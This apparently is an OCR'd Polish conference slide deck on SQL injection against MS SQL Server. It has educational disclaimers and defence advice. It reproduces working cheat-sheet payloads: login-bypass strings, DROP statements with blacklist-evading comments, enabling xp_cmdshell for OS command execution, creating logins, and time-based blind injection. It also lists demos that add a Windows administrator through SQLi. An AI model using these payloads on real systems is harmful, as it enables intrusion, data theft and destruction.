Źródło: http://baesystemsai.blogspot.com/2016/01/testing-your-defences-against-sql-injection.html

Wykorzystanie ataków SQL injection -

Ominięcie uwierzytelnienia - czyli uwierzytelnienie w systemie bez wprowadzenia loginu i hasła i pozyskanie dostępu administracyjnego

Ujawnienie informacji – pozyskanie danych wrażliwych przechowywanych w bazach danych

Naruszenie integralności danych – atakujący może skompromitować stronę/aplikację oraz umieścić złośliwy kod lub podmienić zawartość bazy danych

Naruszenie dostępności danych – atakujący może usunąć dane, logi lub inne dane z bazy danych

Wykonanie zdalne kodu – atakujący może skompromitować system operacyjny serwera baz danych, poprzez wykonanie poleceń systemowych OS

SQL injection – na wesoło ;)

SQL injection – na wesoło ;)

SQLi a kodeks karny ?

- **USTAWA** z dnia 6 czerwca 1997 r. - **Kodeks karny**
- **Art. 267,268,269**

Art. 267. § 1. Kto bez uprawnienia uzyskuje dostęp do informacji dla niego nieprzeznaczonej, otwierając zamknięte pismo, podłączając się do sieci telekomunikacyjnej lub przełamując albo omijając elektroniczne, magnetyczne, informatyczne lub inne szczególne jej zabezpieczenie,

podlega grzywnie, karze ograniczenia wolności albo pozbawienia wolności do lat 2.

§ 2. Tej samej karze podlega, kto bez uprawnienia uzyskuje dostęp do całości lub części systemu informatycznego.

§ 3. Tej samej karze podlega, kto w celu uzyskania informacji, do której nie jest uprawniony, zakłada lub posługuje się urządzeniem podsłuchowym, wizualnym albo innym urządzeniem lub oprogramowaniem.

§ 4. Tej samej karze podlega, kto informację uzyskaną w sposób określony w § 1–3 ujawnia innej osobie.

§ 5. Ściganie przestępstwa określonego w § 1–4 następuje na wniosek pokrzywdzonego.

Przykładowy klasyczny kod aplikacji podatny na SQLi

```
protected void Submit(object sender, EventArgs e)
{
    string conString = ConfigurationManager.ConnectionStrings["constr"].ConnectionString;
    using (SqlCommand cmd = new SqlCommand("SELECT * FROM Customers WHERE CustomerId = '" + txtCustomerId.Text + "'"))
    {
        using (SqlConnection con = new SqlConnection(conString))
        {
            con.Open();
            cmd.Connection = con;
            GridView1.DataSource = cmd.ExecuteReader();
            GridView1.DataBind();
            con.Close();
        }
    }
}
```

http://www.aspsnippets.com/Articles/SQL-Injection-Attack-its-examples-and-Prevention-mechanisms-and-Techniques-in-ASPNet.aspx

Klasyczny przykład SQLi MSSQL

```
select email from users where email = 'someone@somewhere.com' or 1 = 1--'
```

Login Notes

Back to top

Bypassing Login Screens	*SQL Injection 101, Login tricks* admin' -- admin' # admin'/* ' or 1=1-- ' or 1=1# ' or 1=1/* ') or '1'='1-- ') or ('1'='1--
Bypassing second MD5 hash check login screens	If application is first getting the record by username and then compare returned MD5 with supplied password's MD5 then you need to some extra tricks to fool application to bypass authentication. You can union results with a known password and MD5 hash of supplied password. In this case application will compare your password and your supplied MD5 hash instead of MD5 from database. Username : admin Password : 1234 ' AND 1=0 UNION ALL SELECT 'admin', '81dc9bdb52d04dc20036dbd8313ed055 81dc9bdb52d04dc20036dbd8313ed055 = MD5(1234)

http://www.sqlinjectionwiki.com/Categories/1/mssql-sql-injection-cheat-sheet/

Klasyczny przykład SQL Injection MSSQL

Line Comments

Back to top

DROP sampletable;--
DROP sampletable;#
Username: admin'--

*SELECT * FROM members WHERE username = 'admin'--' AND password = 'password'*

This is going to **log you as admin user,** because rest of the SQL query will be ignored.

Inline Comments

Back to top

Comments out rest of the query by not closing them or you can use for **bypassing blacklisting,** removing spaces, obfuscating

- DROP/*comment*/sampletable
- DR/**/OP/*bypass blacklisting*/sampletable

http://www.sqlinjectionwiki.com/Categories/1/mssql-sql-injection-cheat-sheet/

Uwaga prezentowane treści służą **tylko i wyłącznie do celów edukacyjnych** i wykorzystanie tej techniki bez zgody właściciela systemu może stanowić naruszenie prawa !

DEMO

- SQLi DEMO
- Ominięcie mechanizmu uwierzytelnienia
- Utworzenie własnego użytkownika w bazie danych
- Utworzenie własnej bazy danych na atakowanym SQL serwerze
- Kasowanie bazy danych - DROP

Klasyczny przykład SQL Injection

Enabling xp_cmdshell in SQL Server 2005

Back to top

By default xp_cmdshell and couple of other potentially dangerous stored procedures are disabled in SQL Server 2005. If you have admin access then you ca

```
EXEC sp_configure 'show advanced options',1
RECONFIGURE
EXEC sp_configure 'xp_cmdshell',1
RECONFIGURE
```

Command Execution

Back to top

By default it's disabled in SQL Server 2005. You need to have admin access.

```
EXEC master.dbo.xp_cmdshell 'cmd.exe dir c:'
```

Simple ping check (configure your firewall or sniffer to identify request before launch it),

```
EXEC master.dbo.xp_cmdshell 'ping '
```

Create Users

Back to top

```
EXEC sp_addlogin 'user', 'pass';
```

Drop Users

Back to top

```
EXEC sp_droplogin 'user';
```

http://www.sqlinjectionwiki.com/Categories/1/mssql-sql-injection-cheat-sheet/

Uwaga prezentowane treści służą **tylko i wyłącznie do celów edukacyjnych** i wykorzystanie tej techniki bez zgody właściciela systemu może stanowić naruszenie prawa !

DEMO

- SQLi demo – zdalne wykonanie kodu OS – Windows 2012
- Wykonanie polecenia ping przez SQLi
- Dodajemy użytkownika w systemie Windows przez SQLi
- Dodanie utworzonego użytkownika do grupy Administratorów ☺
- A teraz idziemy … do serwera

BLIND SQL injection

; IF EXISTS(SELECT * FROM creditcard)
WAITFOR DELAY ‚0:0:10'--

Jeśli baza „creditcard" istnieje

NIE

Nie możemy przetworzyć Twojego żądania, spróbuj ponownie

TAK

Po 10 sek

Nie możemy przetworzyć Twojego żądania, spróbuj ponownie


Blind SQL Injection (Time Based)

Back to top


###	Use this when you can not see any differen reached.
###	This is just like sleep, wait for spesified tim
	WAITFOR DELAY '0:0:10'--
Real World Samples	ProductID=1;waitfor delay '0:0:10'--
	ProductID=1);waitfor delay '0:0:10'--
	ProductID=1';waitfor delay '0:0:10'--
	ProductID=1');waitfor delay '0:0:10'--
	ProductID=1));waitfor delay '0:0:10'--

Narzędzia do SQLi – przykłady
sqlmap, BSQL Hacker

```
$ python sqlmap.py -u "http://target/vuln.php?id=1" --batch
                        {1.0-dev-4512298}
                        http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
 consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting at 15:02:07

[15:02:07] [INFO] testing connection to the target URL
[15:02:07] [INFO] heuristics detected web page charset 'ascii'
[15:02:07] [INFO] testing if the target URL is stable. This can take a couple of
 seconds
[15:02:08] [INFO] target URL is stable
[15:02:08] [INFO] testing if GET parameter 'id' is dynamic
[15:02:08] [INFO] confirming that GET parameter 'id' is dynamic
[15:02:08] [INFO] GET parameter 'id' is dynamic
[15:02:08] [INFO] heuristic (basic) test shows that GET parameter 'id' might be
injectable (possible DBMS: 'MySQL')
```




Narzędzia do SQLi – przykłady
DroidSQLi – telefon komórkowy lub tablet



http://www.prophethacker.com/

Jak się bronić przed SQLi - ogólnie



Źródło: Szkolenie CEH v9– EC-COUNCIL

Jak się bronić przed SQLi - ogólnie

1. Comprehensive data sanitization.
2. Use a web application firewall.
3. Limit database privileges by context.
4. Avoid constructing SQL queries with user input.
5. Penetration Testing
6. Recomednations OWASP etc

Warte uwagi …

- Nie ufaj danym z zewnątrz (także z systemów zależnych czy plików)
- Nie ufaj danym z bazy
- Nie sklejaj SQL z danymi (PreparedStatement)
- Ogranicz uprawnienia kont w serwerze bazy danych
- Stosuj własne komunikaty o błędach
- Szyfruj dane
- Sprawdzaj regularnie podatności (**np. za pomocą testów penetracyjnych)**
- Używaj widoków i procedur składowanych
- Filtruj dane wejściowe
- inne

SQL serwer z perspektywy hakera

Jeśli SQL serwer zawiera interesujące dane dla hakera

- Kradzież i sprzedaż pozyskanych danych
- Kompromitacja i utrata reputacji organizacji
- Kradzież tożsamości użytkowników
- Kasowanie danych

Jeśli SQL serwer nie zawiera interesujących danych dla hakera

- Wykorzystanie witryny/systemu do dystrybucji i propagacji oprogramowania złośliwego (malware)
- Wykorzystanie szybkich i pojemnych serwerów jako magazynu na kradzione dane z innych serwerów

Podsumowanie

- Spojrzeliśmy na dane i serwery SQL z perspektywy cyberprzestępcy
- Omówiliśmy podstawowe i przykładowe ataki na SQL serwer
- Praktycznie zademonstrowaliśmy podstawowe ataki typu SQL injection w celu zobrazowania możliwości SQLi
- Omówiliśmy ogólne zasady ochrony przed SQLi

Dziękuję za uwagę

http://netcomputer.pl

Platinum Sponsor

Bonair
Together do IT

PYRAMID ANALYTICS

Strategic Sponsor

Microsoft

Gold Sponsors

Profisee®

devart

Silver Sponsors

KRAJOWY REJESTR DŁUGÓW
www.krd.pl

SQL EXPERT.pl

We make IT JCommerce

Brown Sponsors

TECHNOLOGY INNOVATION DATA KNOWLEDGE tidk

redgate

Double-Take by Vision Solutions

PEPCO

22 lata na rynku 7.000 tytułów
Największa księgarnia IT w Polsce
NOVATECH
www.novatech.com.pl

POSTDATA

it KONTRAKT

VOLVO

ITMAGINATION

COZYROC™
Go to the next level